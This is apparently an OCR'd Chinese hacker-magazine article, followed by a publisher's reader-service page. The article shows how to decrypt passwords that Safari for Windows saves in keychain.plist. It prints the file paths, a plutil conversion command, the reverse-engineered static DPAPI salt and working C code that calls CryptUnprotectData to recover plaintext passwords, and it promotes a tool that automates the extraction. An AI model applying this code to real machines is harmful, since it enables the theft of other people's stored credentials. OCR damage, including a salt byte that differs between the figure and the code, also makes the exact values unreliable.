


图 1

Safari 将所有这些网站的登录密码存储在以下位置的 keychain.plist 文件中：

```
[Windows XP]
C:\Documents and Settings\<username>\Application Data\Apple Computer\Preferences
[Windows Vista & Windows 7]
C:\Users\<username>\AppData\Roaming\Apple Computer\Preferences
```

Safari 存储数据的 keychain.plist 文件采用的是“Binary Property List”文件格式——它是苹果公司用于存储二进制数据的一种“Property List”文件格式的变种。图 2 所示是“keychain”文件的样子。

```
keychain.plist
           0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 62 70 6C 69 73 74 30 30 D1 01 02 58 76 65 72 73 ; bplist00Ñ..Xvers
00000010h: 69 6F 6E 31 A2 03 18 DA 04 05 06 07 08 09 0A 0B ; ion1¢..Ú........
00000020h: 0C 0D 0E 0F 10 11 12 13 14 15 16 17 57 41 63 63 ; ............WAcc
00000030h: 6F 75 6E 74 56 53 65 72 76 65 72 5F 10 12 41 75 ; ountVServer_..Au
00000040h: 74 68 65 6E 74 69 63 61 74 69 6F 6E 54 79 70 65 ; thenticationType
00000050h: 54 50 61 74 68 55 4C 61 62 65 6C 57 43 6F 6D 6D ; TPathULabelWComm
00000060h: 65 6E 74 54 50 6F 72 74 58 50 72 6F 74 6F 63 6F ; entTPortXProtoco
00000070h: 6C 5B 44 65 73 63 72 69 70 74 69 6F 6E 54 44 61 ; l[DescriptionTDa
00000080h: 74 61 5F 10 12 73 65 63 75 72 69 74 79 40 79 61 ; ta_..security@ya
00000090h: 68 6F 6F 2E 63 6F 6D 5F 10 0F 6C 6F 67 69 6E 2E ; hoo.com_..login.
000000a0h: 79 61 68 6F 6F 2E 63 6F 6D 12 6D 72 6F 66 50 5F ; yahoo.com.mrofP_
000000b0h: 10 24 6C 6F 67 69 6E 2E 79 61 68 6F 6F 2E 63 6F ; .$login.yahoo.co
000000c0h: 6D 20 28 73 65 63 75 72 69 74 79 40 79 61 68 6F ; m (security@yaho
000000d0h: 6F 2E 63 6F 6D 29 57 64 65 66 61 75 6C 74 10 00 ; o.com)Wdefault..
000000e0h: 12 68 74 70 73 5F 10 11 57 65 62 20 66 6F 72 6D ; .htps_..Web form
000000f0h: 20 70 61 73 73 77 6F 72 64 4F 11 01 66 01 00 00 ;  passwordO..f...
00000100h: 00 D0 8C 9D DF 01 15 D1 11 8C 7A 00 C0 4F C2 97 ; .ÐŒ ß..Ñ.Œz.ÀOÂ—
00000110h: EB 01 00 00 00 50 C1 2A AE 64 86 47 4A 90 31 B2 ; ë....PÁ*®d†GJ 1²
00000120h: 71 7C 42 6E AC 00 00 00 00 02 00 00 00 00 00 10 ; q|Bn¬...........
00000130h: 66 00 00 00 01 00 00 20 00 00 00 7F 53 F7 FF 18 ; f...... ....S÷ÿ.
```

图 2

解开“Keychain”文件的秘密

看着图 2 中“keychain”文件的内容，几乎没有什么可让人

理解的数据。不过能暗示你的是，该文件是用“bplist”作为文件开头的关键字。


经过长时间地对“bplist”关键字的搜索，我终于想出了办法将这些内容为转换为纯 XML 文件。利用苹果提供的“plutil.exe”工具可以将它们转换为“Property List”文件。你可以在以下位置找到基于控制台的工具：

```
[Windows x86]
C:\Program Files\Common Files\Apple\Apple Application Support
[Windows x64]
C:\Program Files (x86)\Common Files\Apple\Apple Application
Support
```

这条命令便可以将神秘的“keychain.plist”文件转换为易读的“keychain.xml”文件：

```
plutil.exe -convert xml1 -s -o c:\keychain.xml
"c:\users\administrator\appdata\roaming\apple
computer\preferences\keychain.plist"
```

图 3 所示起像解码后的 XML 文件。



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.app
<plist version="1.0">
<dict>
  <key>version1</key>
  <array>
    <dict>
      <key>Account</key>
      <string>testgmail</string>
      <key>AuthenticationType</key>
      <integer>1836216166</integer>
      <key>Comment</key>
      <string>default</string>
      <key>Data</key>
      <data>
      AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAASYKymQaClEK4WHRr83bF
      PgAAAAACAAAAAAAQZgAAAAEAACAAAACVNIT8v7HufW2NgYLPt7hI
      R7DbIz0wXI7eNbHrK6S1UwAAAAAOgAAAAAIAACAAAADNAk196AHY
      TSnfiwI4AHT/1YSLoxKg2ggcBndjSVkciJAAAADnlRDJ5Bw03Pco
      Y2YHdo5HeXkMEYYfZrHLQ9BpZ2/Y6tF7z0xEc8ZxcttxRB7RV8Sm
      OIQAXzz2U4sSvX+fZwnPzSsbyFQv+EUEi245k0cq4gXuBcty5K+s
      LBbhAja5E6N3I2sLWAQ8GA/qDYXTNDE2mDmfgIIu2JQTU10DobAO
      aK/OAwC8+gScOyrMwVyI3NhAAAAAns/zd6fLldu7n/RZ9iksCnN/
      pBiVyaDAUIyQnuPmA8F/Lp1sgR1g91ehbrD1oeAU3pJuGQpC7TN1
      QAa/MTFESA==
      </data>
      <key>Description</key>
      <string>Web form password</string>
      <key>Label</key>
      <string>www.google.com (testgmail)</string>
      <key>Path</key>
      <string></string>
      <key>Port</key>
      <integer>0</integer>
      <key>Protocol</key>
      <integer>1752461427</integer>
      <key>Server</key>
      <string>www.google.com</string>
  </dict>
```

图 3

Safari 加密算法的内幕

生成的 XML 文件中包含了加密后的密码、网址以及用户名信息。存储的密码采用的是 BASE64 加密算法加密而成的。

不过注意，存储在“keychain.plist”文件中的原密码并没有采用 BASE64 加密。当我们用工具把它转换成 XML 文件时，它才会被加密成 BASE64 格式。

一旦将 BASE64 解码，就可以看到原来加密后的数据。Safari 使用标准的“Windows Data Protection”机制加密用户层的密码。Windows DPAPI 提供了像 CryptProtectData/CryptUnprotectData 函数来轻易加密或者解密数据，比如密码。

Safari 使用了 CryptProtectData 函数与一个静态的 Salt 结合，对所有网站中保存的登录密码进行加密。最后再将用户的这些登录信息保存在“keychain.plist”文件中。

解码并解密 Safari 中保存的密码


如上所述，完成整个的解密过程只需要以下两个步骤。

1．将存储在 XML 文件中的密码数据进行解码。

2．用 Windows DPAPI 解密数据。

首先你需要使用 BASE64 解码工具将 XML 文件中的密码字节解码。

之后我们对这个加密后的数据进行解密。为了解密这个数据，我们必须找到在 CryptUnprotectData 使用的 Salt。这里是我在逆向工程时找到的 Salt，如图 4 所示。




```
07FB1908  1D AC A8 F8 D3 B8 48 3E 48 7D 3E 0A 62 07 DD 26
07FB1918  E6 67 81 03 E7 B2 13 A5 B0 79 EE 4F 0F 41 15 ED
07FB1928  7B 14 8C E5 4B 46 0D C1 8E FE D6 E7 27 75 06 8B
07FB1938  49 00 DC 0F 30 A0 9E FD 09 85 F1 C8 AA 75 C1 08
07FB1948  05 79 01 E2 97 D8 AF 80 38 60 0B 71 0E 68 53 77
07FB1958  2F 0F 61 F6 1D 8E 8F 5C B2 3D 21 74 40 4B B5 06
07FB1968  6E AB 7A BD 8B A9 7E 32 8F 6E 06 24 D9 29 A4 A5
07FB1978  BE 26 23 FD EE F1 4C 0F 74 5E 59 FB 91 74 EF 91
07FB1988  63 6F 6D 2E 61 70 70 6C 65 2E 53 61 66 61 72 69   com.apple.Safari
```

图 4

整个 Salt 生成算法和解密的函数，在苹果提供的共享库“CFNetwork.dll”中，文件位于以下位置：

```
[Windows x86]
C:\Program Files\Common Files\Apple\Apple Application Support
[Windows x64]
C:\Program Files (x86)\Common Files\Apple\Apple Application
Support
```

以下是用 IDA Pro 反汇编 CFNetwork.dll 中 Salt 生成和解密函数的调用，如图 5 所示。



```
text:1005791E 89 45 C8          mov     [ebp+pDataIn.pbData], eax
text:10057921 8D 45 CC          lea     eax, [ebp+pOptionalEntropy]
text:10057924 50                push    eax
text:10057925 E8 60 EA FF FF    call    GenerateSalt     ; Generate static salt data for d
text:1005792A 83 C4 0C          add     esp, 0Ch
text:1005792D 89 45 D0          mov     [ebp+pOptionalEntropy.pbData], eax
text:10057930 8D 45 D4          lea     eax, [ebp+pDataOut]
text:10057933 50                push    eax              ; pDataOut
text:10057934 33 FF             xor     edi, edi
text:10057936 57                push    edi              ; dwFlags
text:10057937 57                push    edi              ; pPromptStruct
text:10057938 57                push    edi              ; pvReserved
text:10057939 8D 45 CC          lea     eax, [ebp+pOptionalEntropy]
text:1005793C 50                push    eax              ; pOptionalEntropy
text:1005793D 8D 45 DC          lea     eax, [ebp+ppszDataDescr]
text:10057940 50                push    eax              ; ppszDataDescr
text:10057941 8D 45 C4          lea     eax, [ebp+pDataIn]
text:10057944 50                push    eax              ; pDataIn
text:10057945 FF 15 3C C0 05+   call    ds:CryptUnprotectData ; Decrypt to get clear text
text:1005794B 85 C0             test    eax, eax
text:1005794D 75 0A             jnz     short loc_10057959
text:1005794F
text:1005794F           loc_1005794F:                    ; CODE XREF: sub_10057700+1F1↑j
text:1005794F                                            ; sub_10057700+207↑j
text:1005794F BE 1C 9D FF FF    mov     esi, 0FFFF9D1Ch
text:10057954 E9 97 00 00 00    jmp     loc_100579F0
text:10057959
```

图 5

最开始，Salt 看起来似乎动态的生成的，但是我在不同的系统中逆向后，我怀疑它只是静态的。Salt 是一串 144 字节的数据和使用“com.apple.Safari”作为结束的尾部。之前的截图中所示。

一旦我们得到了 Salt 数据，就可以轻易地使用 CryptUnprotectData 函数解密了，完整的代码如下：

```
BYTE salt[] = {
    0x1D, 0xAC, 0xA8, 0xF8, 0xD3, 0xB8, 0x48, 0x3E, 0x48, 0x7D,
0x3E, 0x0A, 0x62, 0x07, 0xDD, 0x26,
    0xE6, 0x67, 0x81, 0x03, 0xE7, 0xB2, 0x13, 0xA5, 0xB0, 0x79,
0xEE, 0x4F, 0x0F, 0x41, 0x15, 0xED,
    0x7B, 0x14, 0x8C, 0xE5, 0x4B, 0x46, 0x0D, 0xC1, 0x8E, 0xFE,
0xD6, 0xE7, 0x27, 0x75, 0x06, 0x8B,
    0x49, 0x00, 0xDC, 0x0F, 0x30, 0xA0, 0x9E, 0xFD, 0x09, 0x85,
0xF1, 0xC8, 0xAA, 0x75, 0xC1, 0x08,
    0x05, 0x79, 0x01, 0xE2, 0x97, 0xD8, 0xAF, 0x80, 0x38, 0x60,
0x0B, 0x71, 0x0E, 0x68, 0x53, 0x77,
    0x2F, 0x0F, 0x61, 0xF6, 0x1D, 0x8E, 0x8F, 0x5C, 0xB2, 0x3D,
0x21, 0x74, 0x40, 0x4B, 0xB5, 0x06,
    0x6E, 0xAB, 0x7A, 0xBD, 0x8B, 0xA9, 0x7E, 0x32, 0x8F, 0x6E,
```

```
0x06, 0x24, 0xD9,
    0x29, 0xA4, 0xA5,
    0xBE, 0x26, 0x23, 0xFD, 0xEE, 0xF1, 0x4C, 0x0F, 0x74, 0x5E,
0x58, 0xFB, 0x91,
    0x74, 0xEF, 0x91,
    0x63, 0x6F, 0x6D, 0x2E, 0x61, 0x70, 0x70, 0x6C, 0x65, 0x2E,
0x53, 0x61, 0x66, 0x61, 0x72, 0x69
    };
    //now decrypt the data
    DATA_BLOB DataIn;
    DATA_BLOB DataOut;
    DATA_BLOB OptionalEntropy;
    DataIn.pbData = byteEncBuffer; //encrypted password data
    DataIn.cbData = dwEncBufferSize; //encrypted password data size
    OptionalEntropy.pbData = (unsigned char*)&salt;
    OptionalEntropy.cbData = 144;
    if(CryptUnprotectData(&DataIn, 0, &OptionalEntropy, NULL,
NULL,0, &DataOut) == FALSE )
    {
    printf("CryptUnprotectData failed = 0x%.8x", GetLastError());
    return FALSE;
    }
    //Decrypted data is in following format
    //Password Length [4 bytes] + Pass Data []
    BYTE *byteData = (BYTE *) DataOut.pbData;
    DWORD dwPassLen = byteData[0];
    memcpy(strPassword, &byteData[4], dwPassLen);
    strPassword[dwPassLen] = 0;
    printf("Decrypted Password %d - %s", dwPassLen, strPassword);
```

上面的程序初始化了 Salt，然后通过 CryptUnprotectData 进行解码，从而得到解码后的数据。解密后的前 4 个字节的数据包含了 ASCII 密码的长度，之后才是明文。

使用 SafariPasswordDecryptor 获得 Safari 密码

SafariPasswordDecryptor 是一款自动获得存储在 Safari 浏览器中的所保存的网站中的登录密码，它可以自动地解码并解密 keychain 文件中所存储的信息，如图 6 所示。




图 6

并且它同时提供了用户界面和命令行界面，后者更适用于渗透测试人员。它除了可以恢复失去的密码，也可以用于调查取证。

SafariPasswordDecryptor 运行在 Windows 平台，从 Windows XP 到最新的 Windows 7。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY

Broadview®
www.broadview.com.cn

《黑客防线合订本2011（上半年）》读者交流区

尊敬的读者：

感谢您选择我们出版的图书，您的支持与信任是我们持续上升的动力。为了使您能通过本书更透彻地了解相关领域，更深入的学习相关技术，我们将特别为您提供一系列后续的服务，包括：

1. 提供本书的修订和升级内容、相关配套资料；
2. 本书作者的见面会信息或网络视频的沟通活动；
3. 相关领域的培训优惠等。

您可以任意选择以下四种方式之一与我们联系，我们都将记录和保存您的信息，并给您提供不定期的信息反馈。

1．在线提交

登录www.broadview.com.cn/14327，填写本书的读者调查表。

2．电子邮件

您可以发邮件至jsj@phei.com.cn或editor@broadview.com.cn。

3．读者电话

您可以直接拨打我们的读者服务电话：010-88254369。

4．信件

您可以写信至如下地址：北京万寿路173信箱博文视点，邮编：100036。

您还可以告诉我们更多有关您个人的情况，及您对本书的意见、评论等，内容可以包括：
（1）您的姓名、职业、您关注的领域、您的电话、E-mail地址或通信地址；
（2）您了解新书信息的途径、影响您购买图书的因素；
（3）您对本书的意见、您读过的同领域的图书、您还希望增加的图书、您希望参加的培训等。

如果您在后期想停止接收后续资讯，只需编写邮件“退订+需退订的邮箱地址”发送至邮箱：market@broadview.com.cn 即可取消服务。

同时，我们非常欢迎您为本书撰写书评，将您的切身感受变成文字与广大书友共享。我们将挑选特别优秀的作品转载在我们的网站（www.broadview.com.cn）上，或推荐至CSDN.NET等专业网站上发表，被发表的书评的作者将获得价值50元的博文视点图书奖励。

更多信息，请关注博文视点官方微博：http://t.sina.com.cn/broadviewbj。

